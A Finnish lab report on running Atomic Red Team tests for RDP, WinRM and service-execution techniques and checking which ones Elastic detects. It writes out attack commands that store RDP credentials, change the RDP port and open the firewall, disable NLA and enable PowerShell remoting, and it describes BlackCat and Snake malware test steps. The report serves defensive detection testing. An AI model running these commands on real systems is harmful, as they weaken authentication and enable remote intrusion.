
- T1021.001 - Remote Services: Remote Desktop Protocol
 - Atomic Test #1 - RDP to DomainController
 - Atomic Test #2 - Changing RDP Port to Non Standard Port via Powershell
 - Atomic Test #3 - Changing RDP Port to Non Standard Port via Command_Prompt
 - Atomic Test #4 - Disable NLA for RDP via Command Prompt
- T1021.006 - Remote Services: Windows Remote Management
 - Atomic Test #1 - Enable Windows Remote Management
 - Atomic Test #2 - Remote Code Execution with PS Credentials Using Invoke-Command
 - Atomic Test #3 - WinRM Access with Evil-WinRM

T1021.001 tekniikassa tunkeilijat yrittävät kirjautua tietokoneeseen RDP-protokollaa (Remote Desktop Protocol) käyttäen. Tämän jälkeen hyökkääjä voi suorittaa toimia kirjautuneena käyttäjänä. Etätyöpöytä on käyttöjärjestelmien yleinen ominaisuus. Sen avulla käyttäjä voi kirjautua interaktiiviseen istuntoon järjestelmän työpöydän graafisen käyttöliittymän kanssa etäjärjestelmässä. Microsoft kutsuu Remote Desktop Protocol (RDP) -protokollan toteutusta Remote Desktop Services (RDS) -nimellä. Tunkeilija voivat muodostaa yhteyden etäjärjestelmään RDP/RDS:n kautta laajentaakseen käyttöoikeuksia, jos palvelu on käytössä ja sallii pääsyn tunnetuilla tunnuksilla varustetuille tileille. Tunkeilijat käyttävät todennäköisesti valtakirjojen käyttöoikeustekniikoita hankkiakseen RDP:n kanssa käytettävät valtakirjat. Tunkeilijat voivat myös käyttää RDP:tä yhdessä saavutettavuusominaisuuksien tai Terminal Services DLL:n kanssa pysyvyyttä varten. (T1021.001 - Remote Services: Remote Desktop Protocol)

T1021.006 tekniikassa tunkeilijat yrittävät käyttää käyttäjän tiliä vuorovaikutuksessa etäjärjestelmien kanssa Windowsin etähallinnan (WinRM) avulla. Tämän jälkeen hyökkääjä voi suorittaa toimia kirjautuneena käyttäjänä. WinRM on sekä Windows-palvelun että protokollan nimi, jonka avulla käyttäjä voi olla vuorovaikutuksessa etäjärjestelmän kanssa (esim. suorittaa

suoritettavan ohjelman, muuttaa rekisteriä, muokata palveluja). Sitä voidaan kutsua winrm-komennolla tai millä tahansa ohjelmalla, kuten PowerShellillä. WinRM:ää voidaan käyttää menetelmänä, jolla voidaan olla etävuorovaikutuksessa Windows Management Instrumentationin kanssa. (T1021.006 - Remote Services: Windows Remote Management)

T1021.001:ssä tehdyt testit kokosimme elasticissa omaksi caseksi, joka on alla olevassa kuviossa (ks. Kuvio 28).




Kuvio 28. Elastic T1021.001 Case-näkymä


Kyseinen testistö aloitettiin Atomic Test #1:llä, jossa pyritään saamaan RDP -istuntoa etäpöytäsovelluksen kautta Doman Controlleriin. Kyseinen hyökkäys vaatii, että tietokone on yhdistetty domainiin. Kyseinen testi piti suorittaa powershellissä, ja antaa sille seuraavat käskyt:

- `$Server=#{logonserver}`
- `$User = Join-Path #{domain} #{username}`
- `$Password="#{password}"`
- `cmdkey /generic:TERMSRV/$Server /user:$User /pass:$Password`
- `mstsc /v:$Server`
- `echo "RDP connection established"`

Alla olevassa kuviossa (ks. Kuvio 29) näkyy meidän tekemät komennot liittyen tähän Atomic Testiin, ja myös virhe mikä tuli sitä ajaessa. Tämä kyseinen komento teki meille elasticiin ilmoituksen, joka näkyy alhaalla (ks. Kuvio 30).



Kuvio 29. T1021.001 Atomic test #1




Kuvio 30. Elastic alert T1021.001 Atomic test #1

Kyseinen ensimmäinen testi jää siis kiinni elasticissa. Toisena teimme Atomic test #2 Changing RDP Port to Non Standard Port via Powershell, jonka tarkoituksena on muuttaa porttia RDP:n

oletusportti toiseen käyttäen powershelliä. Atomic test #3 on samanlainen testi, mutta siinä käytetään command promptia. Atom test #2 käyttää seuraavia komentoja:

- Set-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp' -name "PortNumber" -Value #{NEW_Remote_Port}
- New-NetFirewallRule -DisplayName 'RDPPORTLatest-TCP-In' -Profile 'Public' -Direction Inbound -Action Allow -Protocol TCP -LocalPort #{NEW_Remote_Port}

Näiden käytöstä alempana kuvio (ks. Kuvio 31).




Kuvio 31. T1021.001 Atomic test #2

Atomic test #3:n komennot olivat command promptissa seuraavat:

- `reg add "HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d #{NEW_Remote_Port} /f`
- `netsh advfirewall firewall add rule name="RDPPORTLatest-TCP-In" dir=in action=allow protocol=TCP localport=#{NEW_Remote_Port}`

Näistä alempana näyte (ks. Kuvio 32)



Kuvio 32. T1021.001 Atomic Test #3

Näistä kumpikaan ei generoinut meille elastisissa hälytystä, mutta kun tarkastelimme event – logeja niin sieltä löysimme tapahtumat. Tämä toki ei ole optimi tilanne, koska event logeja tulee melko kovalla tahdilla, mutta löysimme kyseiset regeditit, kun olimme katsoneet tarkasti ajat, kun ajoimme komennot.


Viimeisenä T1021.001 testistössä oli Atomic Test #4. Tämän kyseisen testin tarkoitus on poistaa RDP:n verkkotason todennuksen (NLA) käytöstä muuttamalla rekisteriavainta komentorivin kautta RDP:n NLA:n poistaminen käytöstä voi sallia etäkäyttäjän vuorovaikutuksen Windowsin kirjautumisnäytön kanssa ennen todennusta. Microsoftin mukaan Flax Typhoonin toimijat

käyttivät tätä tekniikan toteutusta saavuttaakseen pysyvyyden uhrien järjestelmissä. (T1021.001 - Remote Services: Remote Desktop Protocol.)

Kyseinen testi tehdään käyttäen cmd:tä, ja siellä tarvitsee vain tehdä seuraava komento: `reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /d 0 /t REG_DWORD /f`


Kyseinen komento muuttaa UserAuthenticationin rekisteriarvon 0, RDP-Tcp avaimen alle Terminal Server osiossa. Tällöin poistetaan kaukotyöpöytäyhteyksien (Remote Desktop Protocol eli RDP) käyttäjän todennusvaatimus ja alennetaan tietoturvasuustasoa.

Tämä testi antoi cmd:ssä: ERROR: Access is denied. Kyseinen muutos ei generoinut Alerttia. Event-lokista löytyi start, end ja overwrite-tyyppiset eventit joista kahdessa ensimmäisessä näkyi annettu reg-komento. (ks. Kuvio 33).




Kuvio 33. T1021.001 Atomic test #4

T1021.006 testeistä teimme myös Elasticiin oman casen, jonka kokonaiskuvan näkee alhaalla olevista kuvista. (ks. Kuvio 34 ja Kuvio 35)




Kuvio 34. Elastic –case T1021.006 pt. 1



Kuvio 35. Elastic –case T1021.006 pt.2

T1021.006 Atomic test #1 piti sisällään vain yhden komennon: Enable-PSRemoting –Force. Tällä komennolla pyritään saamaan powershellin "Enable-PSRemoting" päälle, joka mahdollistaa PS:n etäkäytön. Kyseinen komento piti tehdä powershellissä, ja vaatii root tai admin –oikeudet. Kyseisen komennon ajettua saimme Elasticiin hälytyksen, eli kyseinen toiminto jää kiinni. (ks.

Kuvio 36)



Kuvio 36. T1021.006 Atomic test #1

Viimeisenä testinä T1021.006 sarjassa oli Atomic test #3 – WinRM Access with Evil-WinRM.

Kyseisessä on tarkoitus, että tunkeilija voi yrittää käyttää Evil-WinRM:ää voimassa olevalla tilillä vuorovaikutuksessa etäjärjestelmien kanssa, joissa WinRM on käytössä. Kyseinen komento vaatii että sekä Ruby että Evil-WinRM on asennettuna käyttäjän koneelle. Lähdimme kokeilemaan

asentaa sekä Rubyä että Evil-WinRM –ohjelmistoja, mutta lopetimme kesken, koska emme saaneet asennuksia loppuun saakka.

Kaikkien T1021.001 ja T1021.006 Atomic Testien jälkeen ajoimme aina CleanUp –komennot, jotka olivat annettu.

Kyseisten testien, jotka olivat tulleet meille SolarWind Compromisesta, lisäksi kokeilimme seuraavia hyökkäyksiä. Nämä olivat järjestelmäpalveluihin liittyviä T1569.002 Atomic Test #4 ja #6. T1509.002 testit ovat System Services: Service Execution.

T1509.002 kuvaus on, että tunkeilijat voivat käyttää Windows-palvelun hallinnan hallintaohjelmaa väärin suorittaakseen haitallisia komentoja tai hyötykuormia. Windows-palvelujen hallinnan hallintaohjelma (services.exe) on käyttöliittymä palvelujen hallintaan ja käsittelyyn. Käyttäjät voivat käyttää palvelujen hallinnan hallintaohjelmaa graafisen käyttöliittymän komponenttien sekä järjestelmän apuohjelmien, kuten sc.exe ja Net kautta. (T1059.002 System Services: Service Execution) Net-apuohjelma on osa Windows-käyttöjärjestelmää. Sitä käytetään komentorivitoiminnoissa käyttäjien, ryhmien, palvelujen ja verkkoyhteyksien hallintaan. (Net)


PsExeciä voidaan käyttää myös komentojen tai hyötykuormien suorittamiseen väliaikaisen Windows-palvelun kautta, joka on luotu Service Control Manager API:n kautta. PsExecin ja sc.exe:n kaltaiset työkalut voivat hyväksyä etäpalvelimia argumentteina, ja niitä voidaan käyttää etätoteutukseen. Hyökkääjät voivat käyttää näitä mekanisme ja hyväkseen suorittaakseen haitallista sisältöä. Tämä voidaan tehdä joko suorittamalla uusi tai muokattu palvelu. Tätä

tekniikkaa käytetään yhdessä Windows-palvelun kanssa palvelun pysyvyyden tai käyttöoikeuksien laajentamisen yhteydessä. (T1059.002 System Services: Service Execution)

- Atomic Test #4 - BlackCat pre-encryption cmds with Lateral Movement
 - Tässä yritetään jäljitellä BlackCat-ryöstöohjelman ainutlaatuista käyttäytymistä ennen salausta ja PsExecin kautta tapahtuvien lateraalisten siirtoyritysten aikana Windowsissa. Käyttää niputettua PsExeciä kuten BlackCat. (T1569.002 Atomic Test #4.)
- Atomic Test #6 - Snake Malware Service Create
 - Seuraava testi luo uuden palvelun nimeltä WerFaultSvc, jonka binääripolku on WinSxS\x86_microsoft-windows-errorreportingfaults_31bf3856ad364e35_4.0.9600.16384_none_a13f7e283339a050\WerFault.exe. Tämä nähtiin hiljattain Snake Malware -raportissa. Suoritettaessa sc.exe luo uuden palvelun nimeltä WerFaultSvc, jonka bin-polku on \WinSxS\x86_microsoft-windows-

errorreportingfaults_31bf3856ad364e35_4.0.9600.16384_none_a13f7e283339a050\WerFault.exe ja näyttönimi on WerFault Service. (T1569.002 Atomic Test #6.)

